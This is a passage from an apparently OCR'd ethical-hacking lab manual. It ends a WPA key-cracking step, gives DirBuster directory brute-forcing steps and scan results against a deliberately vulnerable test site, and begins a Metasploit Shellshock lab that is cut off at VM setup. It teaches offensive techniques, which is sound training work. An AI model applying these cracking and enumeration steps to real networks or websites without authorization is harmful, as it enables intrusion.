will see a captured .cap file in your /root location which is a default location.
8. Now, run this captured file against a wordlist to crack the WPA key.

Practical 6


Aim: Practical on Exploiting Web-based applications

Theory: We will demonstrate how to: Enumerate a webserver by finding files and directories using DirBuster. In order to carry out this lab, you will require the following:
1.Administrator privileges 2.Kali Linux machine


Working:
To enumerate a webserver by finding files and directories using DirBuster, perform the following steps:
1.Login to Kali Linux machine.
2.Go to Applications -> Kali Linux -> Web Applications -> Web Crawlers -> dirbuster to launch DirBuster as shown in Figure 1.




When it is launched, it opens in a GUI as shown in Figure 2.




3.Type the URL of the website you want to scan in the Target URL text field and the port number, as shown in Figure 3.




4.Click on List Info to open a wordlist to be used to find the directories and files as shown in Figure 4.




When you click on List Info, it opens a Brute Forcing List Information window listing all the available wordlists with a short description, as shown in Figure 5.




5.Select a list you want to use and click on Browse to open that list, as shown in Figure 6. (You may need to download from github)




6.It will open a Please Select The Directory/File List You Wish To Use window as shown in Figure 7.
7.Browse where your file is saved and select the list by clicking on Select List, as shown in Figure 7.



8.Click on the Start button. When you click on Start, DirBuster starts generating GET requests and sending them to the selected URL with a request for each of the files and directories listed in the wordlist. Figure 8 shows the scan information.



After running DirBuster for some time, you will see the results in Tree View, as shown in Figure 9.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://testphp.vulnweb.com:80/
Scan Information
Results - List View: Dirs: 7 Files: 14
Results - Tree View
Errors: 0
Directory Stucture
Response Code
Response Size
/ 200 4290
images 200 154
cgi-bin 403 470
index.php 200 196
search.php 200 196
categories.php 200 196
artists.php 200 196
disclaimer.php 200 196
cart.php 200 196
guestbook.php 200 196
AJAX 200 196
login.php 200 196
Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 33, (C) 21 requests/sec
Parse Queue Size: 0
Total Requests: 1760/3528786
Current number of running threads: 10
Change
Time To Finish: 1 Day
Back
Pause
Stop
Report
Program paused!
/uploads.php

Practical 7


Aim: Practical on using Metasploit Framework for exploitation.

Theory:
We will demonstrate how to: Exploit Shellshock vulnerability using Metasploit. In order to carry out this lab, we will require the following: 1.Administrator privileges 2.Kali Linux machine as VM 3.Windows 8.1 machine


Working:
1. To exploit vulnerability in a webserver using Metasploit, perform the following steps: 1.Open a web browser on the Windows 8.1 machine and type www.google.com in the URL. In the Google search bar, type shellshock vm and press Enter. It will give you a list of results. Open the result shown in Figure.



2. Scroll down the Pentesterlab page and click on here as shown in Figure, to download the ISO of a VM with Shellshock vulnerability




3. Open the VMWare Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown in Figure.



